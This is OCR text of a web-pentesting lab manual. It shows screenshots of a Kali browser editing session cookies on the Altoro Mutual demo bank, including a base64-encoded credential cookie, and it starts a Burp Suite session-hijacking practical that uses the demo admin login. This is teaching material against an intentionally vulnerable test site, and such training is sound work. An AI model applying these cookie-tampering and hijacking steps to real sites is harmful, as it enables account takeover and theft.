






Applications
Places
Firefox ESR
Sun 17:01
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
websites are purely coincidental. This site is provided "as is" without warranty
not a real banking site. Similarities, if any, to third party products and/or
of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.
Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]
Edit cookie - Cookies Manager+
Name:
amSessionId
Content:
62248454642
Actions
Wrap text
Domain:
altoromutual.com
Path:
/
Send For:
Any type of connection
Http Only:
No
Expires:
at end of session
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close


Applications
Places
Firefox ESR
Sun 17:01
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
websites are purely coincidental. This site is provided "as is" without warranty
not a real banking site. Similarities, if any, to third party products and/or
of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.
Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]
Edit cookie - Cookies Manager+
Name:
amUserId
Content:
100116014
Actions
Wrap text
Domain:
altoromutual.com
Path:
/
Send For:
Any type of connection
Http Only:
No
Expires:
at end of session
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close


Applications
Places
Firefox ESR
Sun 17:02
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
websites are purely coincidental. This site is provided "as is" without warranty
Copyright © 2018, Watchfire Corporation, All rights reserved.
Cookies Manager+ v1.14.3 [showing 5 of 1290, selected 1]
Edit cookie - Cookies Manager+
Name:
amUserInfo
Content:
UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Actions
Wrap text
Domain:
altoromutual.com
Path:
/
Send For:
Any type of connection
Http Only:
No
date
Expires:
June 24, 2018
20:59:59
June
24
2018
20
59
Save as new
Save


Applications
Places
Firefox ESR
Sun 17:03
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Hello
Welcome to Altoro Mutual Online.
View Account Details:
1001160140 Checking
GO
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.


Altoro Mutual: Account In...
altoromutual.com/bank/account.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Account History - 1001160140
Balance Detail
1001160140 Checking
Select Account
Amount
Ending balance as of 7/28/2018 2:13:14 AM
-800
Available balance
-800
Credits
Account
Date
Description
Amount
1001160140
12/29/2004
Paycheck
1200
1001160140
05/14/2015
Balance Deposit
12


Practical 3: Pentesting web application to identify Session hijacking vulnerability.

Description: Burp Suite is a web application testing platform. In this practical you will learn how to test if the web application does have session hijacking vulnerability or not. Session hijacking is possible because the server is not validating the request it received, is that request made by a legitimate user or not.


Prerequisites: Burp suite tool should be installed in your system.


Step 1: This practical concentrates on identifying session hijacking vulnerability using Burp proxy.

- **Requirements**: PC1 running burp suite (parrot linux), PC2. Start Burp Suite on PC1 and configure the proxy to IP address of PC1 and port 8080.





Step 2: On PC2, visit http://demo.testfire.net/ and login (username-**admin** and password-**admin**). Configure proxy in the browser to the **IP address of PC1**.



